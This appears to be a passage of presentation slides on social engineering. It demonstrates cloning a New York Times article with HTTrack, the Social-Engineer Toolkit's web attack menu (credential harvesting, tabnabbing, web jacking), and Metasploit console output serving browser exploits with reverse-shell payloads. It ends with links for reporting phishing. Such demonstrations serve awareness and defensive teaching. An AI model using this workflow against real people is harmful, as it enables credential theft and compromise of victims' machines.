   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method

  99) Return to Main Menu
```

# Cloning the Site



```
root@kali:~# httrack www.nytimes.com/2015/01/31/us/vaccine-critics-turn-defensive-over-measles.html
WARNING! You are running this program as root!
It might be a good idea to use the -%U option to change the userid:
Example: -%U smith

Mirror launched on Tue, 03 Feb 2015 22:13:41 by HTTrack Website Copier/3.46+libhtsjava.so.2 [XR&CO'2010]
mirroring www.nytimes.com/2015/01/31/us/vaccine-critics-turn-defensive-over-measles.html with the wizard help..
* www.nytimes.com/glogin?URI=http%3A%2F%2Fwww.nytimes.com%2F2015%2F01%2F31%2Fus%2Fvaccine-critics-turn-defensive
^Cwww.nytimes.com/pages/world/europe/index.html (218636 bytes) - OK
** Finishing pending transfers.. press again ^C to quit.
Done.: www.nytimes.com/pages/business/energy-environment/index.html (196428 bytes) - OK
Thanks for using HTTrack!
root@kali:~# ls
backblue.gif  Desktop    fade.gif   hts-log.txt  msg_root
cookies.txt   Downloads  hts-cache  index.html   www.nytimes.com
root@kali:~# cd www.nytimes.com/
root@kali:~/www.nytimes.com# ls
2015  content  index.html  pages  upshot  video
root@kali:~/www.nytimes.com# cd 2015
root@kali:~/www.nytimes.com/2015# cd 01
root@kali:~/www.nytimes.com/2015/01# cd 31
root@kali:~/www.nytimes.com/2015/01/31# cd us
root@kali:~/www.nytimes.com/2015/01/31/us# ls
vaccine-critics-turn-defensive-over-measles2963.html
root@kali:~/www.nytimes.com/2015/01/31/us#
```

# Original Article



Fall in Fortunes for Pennsylvania Attorney General

Secondhand Smoke Exposure Drops, C.D.C. Reports

Regulators Cite a New Danger in the Skies: Selfies

Preventing Suicides Among Veterans Is at Center of Bill Passed by Senate

For the Prickliest Patients, a Desert Doctor Makes House Calls

U.S.

2278 COMMENTS


## *Vaccine Critics Turn Defensive Over Measles*

By JACK HEALY and MICHAEL PAULSON JAN. 30, 2015

HUNTINGTON BEACH, Calif. — Their children have been sent home from school. Their families are barred from birthday parties and neighborhood play dates. Online, people call them negligent and criminal. And as officials in 14 states grapple to contain a spreading measles outbreak that began near here at Disneyland, the parents at the heart of America's anti-vaccine movement are being blamed for incubating an otherwise preventable public-health crisis.

Measles anxiety rippled thousands of miles beyond its center on Friday as officials scrambled to try to contain a wider spread of the highly contagious disease — which America

# Cloned Article



Vaccine Critics Turn ...
localhost/www.nytimes.com/2015/01/31/us/vaccine-critics-turn-defensive-over-
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
Aircrack-ng
SECTIONS
HOME
SEARCH
The New York Times
LOG IN
Fall in Fortunes for Pennsylvania Attorney General
Walker's Wisconsin Budget Has a National Message
Secondhand Smoke Exposure Drops, C.D.C. Reports
Regulators Cite a New Danger in the Skies: Selfies
U.S.
U.S.
COMMENT
Email
Share
Tweet
Save
More

*Vaccine Critics Turn Defensive Over Measles*

By JACK HEALY and MICHAEL PAULSON JAN. 30, 2015


HUNTINGTON BEACH, Calif. — Their children have been sent home from school. Their families are barred from birthday parties and neighborhood play dates. Online, people call them negligent and criminal. And as officials in 14 states grapple to contain a spreading measles outbreak that began near here at Disneyland, the parents at the heart of America's anti-vaccine movement are being blamed for incubating an otherwise preventable public-health crisis.

# Injecting the Badness



```
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deli
ver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field a
nd harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something differ
ent.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to
 make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with
the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utili
ze the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method

  99) Return to Main Menu

set:webattack>
```

# Mousetrap Set



```
[*] Server started.
[*] Starting exploit windows/browser/ms14_064_ole_code_execution with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/bhQRlpRpvT
[*]  Local IP: http://10.0.2.15:8080/bhQRlpRpvT
[*] Server started.
[*] Starting exploit windows/browser/msxml_get_definition_code_exec with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/jWQfTreHH
[*]  Local IP: http://10.0.2.15:8080/jWQfTreHH
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 127.0.0.1:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 127.0.0.1:6666
[*] Started reverse handler on 127.0.0.1:7777
[*] Starting the payload handler...
[*] Starting the payload handler...

[*] --- Done, found 21 exploit modules

[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://10.0.2.15:8080/
[*] Server started.
```

# Resources

- http://www.ic3.gov/default.aspx
  - Report Phishing
- http://www.antiphishing.org
  - Awareness and Education
- http://www.stopthinkconnect.org
  - Awareness and Education
- http://www.consumer.ftc.gov/features/feature-0014-identity-theft
  - Identity Theft

# Social Engineering: Tricks & Tools

Joe Nagy

John Nye